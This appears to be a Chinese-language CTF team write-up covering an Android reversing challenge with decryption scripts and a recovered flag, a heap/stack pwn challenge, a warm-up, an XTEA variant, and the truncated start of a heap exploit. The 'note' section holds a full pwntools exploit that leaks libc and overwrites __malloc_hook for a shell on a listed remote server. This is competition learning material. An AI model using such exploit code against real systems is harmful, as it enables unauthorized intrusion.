

## BabyAndroid-WriteUp

安装程序发现会闪退，可能有反调试措施，首先进行静态分析。

JEB查看Java代码部分：




关键方法是check0，同时注意到上面有许多check函数的native声明：





从so文件中查找相关方法。首先在liba.so中找到了check0函数：

发现进一步调用的是check函数，但是在liba中没有相关信息，查找libb，没有直接找到check函数，考虑JNIOnLoad进行了注册，但是也没有找到JNIOnLoad函数，查找发现了sub\_ED8函数：



对一部分数据进行了解密，同时发现了：





所以JNIOnLoad函数会在运行时才解密：

解密的关键是这个值：




进入sub\_9B4发现计算的应该是一个校验和，

分析程序逻辑，写出计算校验和的脚本：

**def** crc32(ss):  
 v2 = i32(-1)  
 v7 = i32()  
 **for** s **in** ss:  
 **if** isinstance(s, bytes):  
 s = s[0]  
 **for** i **in** range(8):  
 v7.value = v2.value ^ (s >> i << 31)  
 v2.value \*= 2  
 **if** v7.value <= -1:  
 *# if not 0x4C11DB7 & 1:  
 # v2.value ^= 1* v2.value ^= 0x4C11DB7  
 **return** u32(~v2.value).value

得到libb的校验和：0x6674632a

解密libb.so可以得到JNIOnLoad：



这里也进行了注册，将相关字符串进行解密可以发现就是对check函数的注册，解密脚本：


解密结果为：

**def** xorstr():  
 **def** get\_result(nums, key):  
 nums = [[((i >> (j \* 8)) & 0xff) **for** j **in** range(4)] **for** i **in** nums]  
 *# nums = sum(nums, [])* nums = list(itertools.chain.from\_iterable(nums))  
 nums = [i ^ key **for** i **in** itertools.takewhile(**lambda** i: i != 0, nums)]  
 b = bytes(nums)  
 **return** b  
  
 nums = [0xBCFEFCF0,  
 0xEAE9A1E2,  
 0xF1F2F1BC,  
 0xF7FDF2EA,  
 0xF7FAFCE1,  
 0xFAF2DEBC,  
 0xE7F0D2FD,  
 0xE7FAE5FA,  
 0xea]  
 print(get\_result(nums, 0x93))  
  
 nums = [0x777C5A3E,  
 0x7A397760,  
 0x39717877,  
 0x7F646245,  
 0x3F2D7178,  
 0x4C]  
 print(get\_result(nums, 0x16))  
 nums = [0x73757873, 0x7B]  
 print((get\_result(nums, 0x10)))

com/q2zy/babyandroid/MainActivity (Ljava/lang/String;)Z check




即是注册的函数，但是发现依然是乱码，注意到下面还有一段解密：



这里用到了liba.so的校验和，计算发现也是0x6674632a

解密得到check 函数：



再次用到了liba.so的校验和，分析逻辑写出解密脚本：

**def** get\_flag():  
 crc = crc32(open(**'/Users/ilan/Desktop/\*CTF/re/BabyDroid/lib/armeabi-v7a/liba.so'**, **'rb'**).read())  
 crc2 = crc \* crc  
 checksums = [((crc2 >> (j \* 8)) & 0xff) **for** j **in** range(8)]  
 b = bytearray([0xD5, 8, 0x4B, 0x11, 0xBF, 0xC, 0xB, 0x1F, 0xDC, 0x57, 0x64, 0x74, 0xB4, 0x6D, 0x5B, 0xD4, 0xEB, 0x1D, 0x51, 0xAE, 0xD5, 0x44,8,])  
 **for** i **in** range(8):  
 **for** j **in** range(8):  
 b[i + j] ^= checksums[j]  
 i = 15  
 **for** j **in** range(8):  
 b[i + j] ^= checksums[j]  
 print(b)

得到flag：1nTr3stIng-AnDr0id-A&D!


完整解密脚本：

**import** os  
**import** mmap  
**import** itertools  
**from** ctypes **import** c\_int32 **as** i32, c\_uint32 **as** u32  
  
  
**def** memory\_map(filename, access=mmap.ACCESS\_COPY):  
 size = os.path.getsize(filename)  
 fd = os.open(filename, os.O\_RDWR)  
 **return** mmap.mmap(fd, size, access=access)  
  
  
**def** crc32(ss):  
 v2 = i32(-1)  
 v7 = i32()  
 **for** s **in** ss:  
 **if** isinstance(s, bytes):  
 s = s[0]  
 **for** i **in** range(8):  
 v7.value = v2.value ^ (s >> i << 31)  
 v2.value \*= 2  
 **if** v7.value <= -1:  
 *# if not 0x4C11DB7 & 1:  
 # v2.value ^= 1* v2.value ^= 0x4C11DB7  
 **return** u32(~v2.value).value  
  
  
**def** recoverlibb():  
 m = memory\_map(**'/Users/ilan/Desktop/\*CTF/re/BabyDroid/lib/armeabi-v7a/libb.so'**)  
  
 start = 0xab8  
 size = 0x420  
 *# right\_asm = [0xf0, 0xb5, 0x3, 0xaf]  
 # checksums = [m[start + i] ^ right\_asm[i] for i in range(len(right\_asm))]* checksum = crc32(m)  
 print(**"b: "**,hex(checksum))  
 checksums = [((checksum >> (j \* 8)) & 0xff) **for** j **in** range(4)]  
 ichecksums = itertools.cycle(checksums)  
 **for** i **in** range(size):  
 m[start + i] = m[start + i] ^ next(ichecksums)  
  
 start += 0x27C  
 size -= 0x27C  
 **for** i **in** range(0, size, 4):  
 m[start + i], m[start + i + 1], m[start + i + 2], m[start + i + 3] = m[start + i + 2], m[start + i + 3], m[  
 start + i], m[start + i + 1]  
 *# right\_asm = [0xFF, 0xF7, 0x3E, 0xEE]  
 # checksums = [m[start + size - 4 + i] ^ right\_asm[i] for i in range(len(right\_asm))]* checksum = crc32(open(**'/Users/ilan/Desktop/\*CTF/re/BabyDroid/lib/armeabi-v7a/liba.so'**, **'rb'**).read())  
 print(**'a: '**, checksum)  
 checksums = [((checksum >> (j \* 8)) & 0xff) **for** j **in** range(4)]  
 ichecksums = itertools.cycle(checksums)  
 **for** i **in** range(size):  
 m[start + i] = m[start + i] ^ next(ichecksums)  
  
 m.seek(0)  
 open(**'/Users/ilan/Desktop/\*CTF/re/BabyDroid/lib/armeabi-v7a/libbnew3.so'**, **'wb'**).write(m.read())  
  
  
**def** xorstr():  
 **def** get\_result(nums, key):  
 nums = [[((i >> (j \* 8)) & 0xff) **for** j **in** range(4)] **for** i **in** nums]  
 *# nums = sum(nums, [])* nums = list(itertools.chain.from\_iterable(nums))  
 nums = [i ^ key **for** i **in** itertools.takewhile(**lambda** i: i != 0, nums)]  
  
 b = bytes(nums)  
 **return** b  
  
 nums = [0xBCFEFCF0,  
 0xEAE9A1E2,  
 0xF1F2F1BC,  
 0xF7FDF2EA,  
 0xF7FAFCE1,  
 0xFAF2DEBC,  
 0xE7F0D2FD,  
 0xE7FAE5FA,  
 0xea]  
  
 print(get\_result(nums, 0x93))  
  
 nums = [0x777C5A3E,  
 0x7A397760,  
 0x39717877,  
 0x7F646245,  
 0x3F2D7178,  
 0x4C]  
 print(get\_result(nums, 0x16))  
  
 nums = [0x73757873, 0x7B]  
 print((get\_result(nums, 0x10)))  
  
  
**def** get\_flag():  
 crc = crc32(open(**'/Users/ilan/Desktop/\*CTF/re/BabyDroid/lib/armeabi-v7a/liba.so'**, **'rb'**).read())  
 crc2 = crc \* crc  
 checksums = [((crc2 >> (j \* 8)) & 0xff) **for** j **in** range(8)]  
 b = bytearray([  
 0xD5,  
 8,  
 0x4B,  
 0x11,  
 0xBF,  
 0xC,  
 0xB,  
 0x1F,  
 0xDC,  
 0x57,  
 0x64,  
 0x74,  
 0xB4,  
 0x6D,  
 0x5B,  
 0xD4,  
 0xEB,  
 0x1D,  
 0x51,  
 0xAE,  
 0xD5,  
 0x44,  
 8,  
 *# 0* ])  
 **for** i **in** range(8):  
 **for** j **in** range(8):  
 b[i + j] ^= checksums[j]  
 i = 15  
 **for** j **in** range(8):  
 b[i + j] ^= checksums[j]  
  
 print(b)  
  
  
**if** \_\_name\_\_ == **'\_\_main\_\_'**:  
 xorstr()  
 recoverlibb()  
 get\_flag()

## Note pwn

One byte overflow


通过该函数的一字节溢出可以造成main函数的rbp向上偏移0x78字节








从而可以伪造main函数中的指针，这里伪造了main函数rbp-0x10处的指针，从而将原来的格式化字符串改变为”%256s”



从而第二次payload输入的时候，输入p32(2)进入二号功能，并将rbp-0x8处的指针改写为got[“puts”]，从而泄露libc



第三次payload输入的时候，有两种方法进行利用：

一种是通过libc函数中\_iso99\_scanf没有建立新栈而使用rsp进行相对寻址这一缺陷从而控制\_iso99\_scanf的返回地址至one\_gadget，获取shell。

第二种是通过再次改写rbp-0x8指针至stream全局变量，泄露堆指针，从而可以将\_iso99\_scanf的格式化字符串修改为任意我们输入的字符串，取栈上指针，从而进行任意写。把\_\_malloc\_hook写为one\_gadget就可以在程序调用strdup后获取shell。

from pwn import \*

import hashlib

import string

context.os = "linux"

context.log\_level = "debug"

context.word\_size = 64

context.arch = "x86\_64"

context.endian = "little"

context.terminal = ["deepin-terminal", '-x', 'sh', '-c']

def brute\_hash(data,key):

guess = string.digits+string.letters

for i1 in guess:

for i2 in guess:

for i3 in guess:

for i4 in guess:

if hashlib.sha256(i1 + i2 + i3 + i4 + data).hexdigest() == key:

return str(i1+i2+i3+i4)

def fuck\_hash(io):

mes = io.readline()

a = mes[12:28]

b = mes[33:-1]

print a

print b

io.sendline(brute\_hash(a,b))

def Edit(io, payload):

io.readuntil("> ")

io.sendline("1")

io.readuntil("Note:")

io.send(payload)

def Show(io):

io.readuntil("> ")

io.sendline("2")

io.readuntil("Note:")

return io.readline()[:-1]

def Save(io):

io.readuntil("> ")

io.sendline("3")

return io.readline()

def Change\_ID(io, payload):

io.readuntil("> ")

io.sendline("4")

io.readuntil("Input your ID:")

io.send(payload)

return io.readline()

if \_\_name\_\_ == "\_\_main\_\_":

elf = ELF("./libc.so.6")

libc = ELF("./libc.so.6")

io = remote("47.89.18.224", 10007)

*#io = process("./note")*

fuck\_hash(io)

*#gdb.attach(io)*

io.readuntil("Input your ID:")

io.sendline("aaaa")

Edit(io, ("a" \* (0x35f0 - 0x3548) + p64(0x401129) + p64(0x601f70)).ljust(256,"b"))

io.readuntil(">")

io.send(p32(2) + p64(0x401129) + p64(0x601F90) + "a" \* 8 + "\n")

io.readuntil("Note:")

libc\_leek = u64((io.readline()[:-1]).ljust(8,"\x00"))

print "libc\_leek -->",hex(libc\_leek)

libc\_base = libc\_leek - libc.symbols["puts"]

print "libc\_base -->", hex(libc\_base)

addr\_malloc\_hook = libc\_base + libc.symbols["\_\_malloc\_hook"]

one\_gadget = libc\_base + 0xf1147

print "one\_gadget -->", hex(one\_gadget)

io.readuntil(">")

io.send(p32(2) + p64(0x401129) + p64(0x601F90) + p64(one\_gadget) \* 13 + "\n")


io.interactive()

## ## Welcome

签到题…

I spent half a day installing simplescalar, and you?


根据描述，从dokcer 拖了个镜像 --- haledhassan/simplescalar




## ## milktea

算法其实是魔改的xtea ，但是这个题有个坑点，


当调用memcmp的时候，其实是call了 sub\_400540,




之后转而去调用了 400960，



所以真正的check其实是在 400960，稍微处理下这个位置，





## Young\_heap

自己实现的一个堆分配库，漏洞是在使用strlen的时候存在一个byte的溢出，这样可以修改presize位。最后改fd可以分配

1. #!/usr/bin/env python
2. # -\*- coding: utf-8 -\*-
3. **from** pwn **import** \*
5. binary = './young\_heap'
6. elf = ELF(binary)
7. libc = elf.libc
8. #io = process(binary)
9. io = remote('47.89.11.82', 10009)
10. context.log\_level = 'debug'
